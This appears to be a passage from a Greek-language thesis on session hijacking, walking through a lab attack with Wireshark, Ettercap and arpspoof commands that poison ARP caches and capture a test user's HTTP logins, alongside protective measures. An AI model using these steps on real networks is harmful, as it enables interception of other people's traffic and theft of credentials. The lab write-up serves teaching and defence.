Οι πιο δημοφιλείς ένοχοι για τη διεξαγωγή μιας session hijacking είναι το session sniffing, το προβλέψιμο αναγνωριστικό διακριτικού περιόδου λειτουργίας (session token ID), ο άνθρωπος στο πρόγραμμα περιήγησης (man in the browser), η δημιουργία δέσμης ενεργειών μεταξύ τοποθεσιών (cross-site scripting), η παραβίαση συνεδρίας (session sidejacking) και η καθήλωση συνεδρίας (session fixation) (Anastasios Arampatzis, 2023).

Ένας άλλος τύπος session hijacking είναι γνωστός ως επίθεση man-in-the-middle, όπου ο εισβολέας, χρησιμοποιώντας έναν packet sniffer, μπορεί να παρατηρήσει την επικοινωνία μεταξύ των συσκευών και να συλλέξει τα δεδομένα που μεταδίδονται (Netadminworld, 2020).


Η παραπάνω επίθεση είναι αυτή που θα παρουσιαστεί σε αυτό το κεφάλαιο με την βοήθεια του Wireshark για να κλέψει ο κακόβουλος την επικοινωνία του δικτύου με τον υπολογιστή του θύματος - Ubuntu που υλοποιήθηκε παραπάνω.

Εντολές για την επίθεση

Στην αρχή δηλώνονται ποιες είναι οι διευθύνσεις IP που θα χρησιμοποιηθούν για αυτή την επίθεση και είναι οι ακόλουθες:


1. Ubuntu 10.0.2.15
2. Network 10.0.2.1
3. Kali linux 10.0.2.4

Παρακάτω παρουσιάζεται και σε φωτογραφίες όλη την διαδικασία βήμα βήμα:
Όπως παρατηρείται, μόλις ξεκινήσει με το start το Wireshark για να καταγράψει την κίνηση στο δίκτυο, ορίζεται το φίλτρο για να βρει τις διευθύνσεις του HTTP. Εκεί είναι που γίνεται capture το username και το password του χρήστη, στην περίπτωση αυτή είναι τα στοιχεία ενός εικονικού χρήστη, καθώς και την διεύθυνση που έγινε η σύνδεση αυτή.



Εικόνα 8: Ορισμός φίλτρου και ανάλυση αποτελεσμάτων στο Wireshark

Επίσης ο επιτιθέμενος μαθαίνει όλες τις χρήσιμες πληροφορίες για αυτό το site. Πληροφορίες όπως κωδικός χρήστη, όνομα χρήστη, διεύθυνση σύνδεσης πρωτόκολλο που έχει η διεύθυνση αυτή.



Εικόνα 9: Ανάλυση αποτελεσμάτων και εύρεση στοιχείων του θύματος που κλάπηκαν

Μέτρα προστασίας για την επίθεση Session Hijacking με Packet Sniffer

Οι επιθέσεις αυτού του είδους μπορούν να έχουν σοβαρές συνέπειες τόσο για χρήστες όσο και για επιχειρήσεις, παραβιάζοντας την ιδιωτικότητα, παρεμποδίζοντας την πρόσβαση σε λογαριασμούς, και δημιουργώντας ευκαιρίες για παράνομη δραστηριότητα. Για την προστασία από την επίθεση session hijacking, είναι σημαντικό να ληφθούν μέτρα όπως τα παρακάτω:

- **Χρήση HTTPS:** Η χρήση ασφαλών συνδέσεων HTTPS ενισχύει την ασφάλεια των session cookies και μειώνει τον κίνδυνο session hijacking.
- **Διαχείριση Συνεδριών:** Ανάπτυξη ασφαλών μηχανισμών διαχείρισης συνεδριών στις εφαρμογές και χρήση ασφαλών cookies.
- **Εκπαίδευση χρηστών:** Εκπαίδευση των χρηστών σχετικά με τον κίνδυνο του phishing και την ανάγνωση προσεκτικά των email και των συνδέσμων.
- **Παρακολούθηση και Ανίχνευση:** Χρήση λύσεων ανίχνευσης απειλών για τον εντοπισμό της session hijacking και άμεση αντίδραση σε αυτή.

Η ενίσχυση της προστασίας από την επίθεση session hijacking απαιτεί επίσης τη συνεχή επαγρύπνηση και την παρακολούθηση του κυβερνοχώρου για να αντιμετωπίζονται νέες απειλές και ευπάθειες. Η συνεργασία με εξειδικευμένα εργαλεία ανίχνευσης απειλών και η αμελητέα αντίδραση σε επιθέσεις είναι ουσιαστική για την ασφάλεια των δικτύων και των δεδομένων.

Κεφάλαιο 4^{ο} : Επιθέσεις Session Hijacking με IP Spoofing

Η επίθεση


Το Session Hijacking με IP Spoofing είναι μια εξεζητημένη μορφή επίθεσης που αποσκοπεί στο να κλέψει τον έλεγχο μιας ενεργού συνεδρίας (session) ενός χρήστη χρησιμοποιώντας ψεύτικη διεύθυνση IP.

Στην κλασική επίθεση session hijacking, ο επιτιθέμενος κλέβει το session ID του χρήστη ή αναλαμβάνει τον έλεγχο της συνεδρίας. Ωστόσο, στην περίπτωση του IP Spoofing, ο επιτιθέμενος προσπαθεί να αλλοιώσει την διεύθυνση IP που χρησιμοποιείται για την επίθεση, καθιστώντας την δύσκολη ή αδύνατη την ανίχνευση της πραγματικής πηγής της επίθεσης (Κωνσταντίνος Μαμαρέλης, 2015).

TCP Session ονομάζεται η σύνδεση που έχει καθιερωθεί, μετά την 3-way handshake, ανάμεσα σε δύο οικοδεσπότες. Ένας υπολογιστής μπορεί να έχει πολλές συνεδρίες με άλλους υπολογιστές, επομένως όταν λαμβάνει το πακέτο, πρέπει να γνωρίζει σε ποιο TCP σύνοδο ανήκει αυτό το πακέτο.

Η έννοια του Spoofing είναι όταν ένας κακόβουλος κάποιος προσποιείται πως είναι κάποιος άλλος νόμιμος χρήστης. Αυτή είναι μια τεχνική που χρησιμοποιείται για την απόκτηση μη εξουσιοδοτημένης πρόσβασης στον υπολογιστή με μια διεύθυνση IP ενός αξιόπιστου κεντρικού υπολογιστή.

Κατά την εφαρμογή αυτής της τεχνικής, ο εισβολέας πρέπει να αποκτήσει τη διεύθυνση IP του πελάτη και να εισάγει τα δικά του πακέτα πλαστογραφημένα με τη διεύθυνση IP του πελάτη στη συνεδρία TCP, έτσι ώστε να ξεγελάσει τον διακομιστή ότι επικοινωνεί με το θύμα, δηλαδή τον αρχικό κεντρικό υπολογιστή.



Συγκεκριμένα, τα βήματα που ακολουθεί ο επιτιθέμενος στο Session Hijacking με IP Spoofing περιλαμβάνουν:

1. **Κατάκτηση του Session ID:** Ο επιτιθέμενος πρέπει να αποκτήσει το Session ID του θύματός του, που μπορεί να γίνει με ποικίλους τρόπους, όπως μέσω κλοπής cookies, XSS επιθέσεων, ή άλλων τεχνικών.
2. **Ανάλυση της Τρέχουσας Συνεδρίας:** Ο επιτιθέμενος πρέπει να κατανοήσει την τρέχουσα συνεδρία και τον τρόπο που λειτουργεί, ώστε να μπορέσει να αναλάβει τον έλεγχο.
3. **Δημιουργία ψεύτικης διεύθυνσης IP:** Ο επιτιθέμενος χρησιμοποιεί την τεχνική του IP Spoofing για να αλλοιώσει την διεύθυνση IP που χρησιμοποιείται στην επίθεση, καθιστώντας τον εαυτό του δύσκολο να εντοπιστεί.
4. **Αναλαμβάνοντας τον Έλεγχο της Συνεδρίας:** Αφού αλλοιώσει την διεύθυνση IP, ο επιτιθέμενος προσπαθεί να αναλάβει τον έλεγχο της συνεδρίας, κάνοντας το σύστημα να πιστεύει ότι είναι ο νόμιμος χρήστης.

Το Session Hijacking με IP Spoofing είναι πολύ επικίνδυνο, καθώς η ψεύτικη διεύθυνση IP δυσκολεύει την ανίχνευση του επιτιθέμενου. Για την προστασία από τέτοιου είδους επιθέσεις, είναι σημαντικό να υιοθετήσετε ασφαλείς πρακτικές κυβερνοασφάλειας, όπως η χρήση HTTPS, η ανίχνευση ανωμαλιών στην κυκλοφορία δεδομένων, και η προστασία του Session ID των χρηστών.

Το σενάριο που θα εξεταστεί σε αυτό το κεφάλαιο, είναι ένα session Hijacking που θα υλοποιηθεί με την βοήθεια του Wireshark και του Ettercap με την μέθοδο του APR Poisoning.

Αυτή η μορφή επίθεσης συμβαίνει όταν ένας εισβολέας αλλάζει τη διεύθυνση Media Access Control (MAC) και επιτίθεται σε ένα LAN Ethernet αλλάζοντας την προσωρινή μνήμη ARP του υπολογιστή-στόχου με ένα πλαστό αίτημα ARP και πακέτα απάντησης. Αυτό τροποποιεί το επίπεδο όπου η διεύθυνση MAC Ethernet αλλάζει στη γνωστή διεύθυνση MAC του χάκερ με σκοπό την παρακολούθηση της. Οι απαντήσεις ARP είναι πλαστές και επομένως ο υπολογιστής-στόχος στέλνει ακούσια τα πακέτα στον υπολογιστή του χάκερ αντί να τα στείλει στον αρχικό προορισμό. Το αποτέλεσμα είναι τόσο τα δεδομένα όσο και το απόρρητο του χρήστη να παραβιάζονται. Μια αποτελεσματική απόπειρα δηλητηρίασης ARP δεν μπορεί να ανιχνευθεί στον χρήστη.

Εντολές για την επίθεση

Αρχικά για την επίθεση αυτή, γίνεται η δηλώνει ο κακόβουλος χρήστης στο Ettercap, αφού γίνει ανίχνευση των host που είναι συνδεδεμένοι στο δίκτυο, ποιοι θα είναι οι δύο στόχοι. Στην περίπτωση αυτή είναι ο Ubuntu – 10.0.2.15 και δεύτερος στόχος το δίκτυο 10.0.2.1.


Αφού οριστούν οι στόχοι επιλέγεται η μέθοδος του ARP Poisoning και ξεκινάει η διαδικασία για να γίνουν capture τα δεδομένα του Ubuntu με το δίκτυο. Ταυτόχρονα γίνεται και ένα arpspoof με τις ακόλουθες εντολές:

- **arpspoof –i eht0 -t 10.0.2.15 10.0.2.1**

Ταυτόχρονα σε ένα ακόμα terminal:


- **arpspoof –i eht0 -t 10.0.2.1 10.0.2.15.**

Αφού γίνουν αυτά τα βήματα ανοίγει ο επιτιθέμενος το Wireshark στο eth0 και αρχίζει να κάνει capture πακέτα. Επίσης τρέχει και στο terminal του Ubuntu την εντολή ping 10.0.2.4 για να βεβαιωθεί πως έχει γίνει το spoofing.




Εικόνα 10: Η εντολή ping 10.0.2.4 για να βεβαιωθεί ο επιτιθέμενος πως έχει γίνει το spoofing.

Σε αυτό το σημείο λαμβάνονται τα πακέτα του 10.0.2.15 που στέλνει στο δίκτυο 10.0.2.1.



Εικόνα 11: Λαμβάνονται τα πακέτα TCP του 10.0.2.15 που στέλνει στο δίκτυο 10.0.2.1


Επομένως, ο επιτιθέμενος σε αυτό το σημείο μπορεί να δει λεπτομέρειες, όπως τα πρωτόκολλα που χρησιμοποιεί, τα ports, destination port, source port, acknowledge number κ.α. που επικοινωνεί αλλά και τις πληροφορίες που χρησιμοποιεί. Παράδειγμα που αναφέρεται και στην πιο πάνω ενότητα με την κλοπή των στοιχείων του username & password.




Εικόνα 12: Ο επιτιθέμενος βλέπει λεπτομέρειες, όπως τα πρωτόκολλα που χρησιμοποιεί, τα ports, destination port, source port, acknowledge number κ.α.

Σε άλλη μία περίπτωση μπορεί κάποιος κακόβουλος να κάνει τα ακόλουθα:

Όπως φαίνεται και στις παρακάτω φωτογραφίες γίνεται login σε δύο διαφορετικά HTTP ιστοσελίδες από τον υπολογιστή του Ubuntu και στο Ettercap του επιτιθέμενου υπολογιστή Kali Linux όπου λαμβάνονται οι πληροφορίες του χρήστη ως εξής:




Εικόνα 13: Ορισμός των στόχων στην εφαρμογή Ettercap.




Εικόνα 14: Σκανάρισμα και ορισμός των στόχων στην εφαρμογή Ettercap.

Στην πρώτη και δεύτερη φωτογραφία φαίνεται πως το Ettercap έχει βρει τις IP του θύματος δηλαδή του Ubuntu με διεύθυνση 10.0.2.15 και του δικτύου 10.0.2.1. και έχουν οριστεί οι στόχοι.



Εικόνα 15: Επίθεση μέσω του ARP Poisoning και γίνονται capture τα δεδομένα που δίνει ο χρήστης.


Σε αυτό το σημείο ξεκινάει η επίθεση μέσω του ARP Poisoning και γίνονται capture τα δεδομένα που δίνει ο χρήστης και συνδέεται στο dashboard αυτού του ιστοτόπου. Τα δεδομένα αυτά τα βλέπει ο επιτιθέμενος στον υπολογιστή του Kali linux στην αριστερή οθόνη και στην δεξιά φαίνεται η επιτυχημένη προσπάθεια του Ubuntu να συνδεθεί με τα credentials του στο site.



Εικόνα 16: Γίνονται capture των credential και στην αποτυχημένη προσπάθεια του χρήστη να συνδεθεί στο site.

Στην παραπάνω περίπτωση παρουσιάζεται πως γίνονται capture των credential και στην αποτυχημένη προσπάθεια του χρήστη να συνδεθεί στο dashboard του site.

Στην παρακάτω εικόνα φαίνονται και τα αποτελέσματα που έλαβε ο επιτιθέμενος από τις δύο προσπάθειες του να συνδεθεί σε 2 ιστοτόπους με HTTP πρωτόκολλο. Επομένως λαμβάνονται όχι μόνο τις διευθύνσεις των site που προσπάθησε να συνδεθεί αλλά και τους κωδικούς που χρησιμοποιεί κατά την προσπάθειά αυτή. Στην μία περίπτωση οι κωδικοί είναι σωστοί και στην άλλη είναι λανθασμένοι. Παρόλα αυτά έχει καταγραφεί όλη την κίνησή του θύματος.



Εικόνα 17: Τα αποτελέσματα που έλαβε ο επιτιθέμενος από τις δύο προσπάθειες του να συνδεθεί σε 2 ιστοτόπους με HTTP πρωτόκολλο.

Όλα τα δεδομένα σε αυτό το capture που έγινε αναγράφονται αναλυτικά και παρακάτω ως εξής:

Listening on:

eth0 -> 08:00:27:E6:B8:0A

10.0.2.4/255.255.255.0

fe80::a00:27ff:fee6:b80a/64

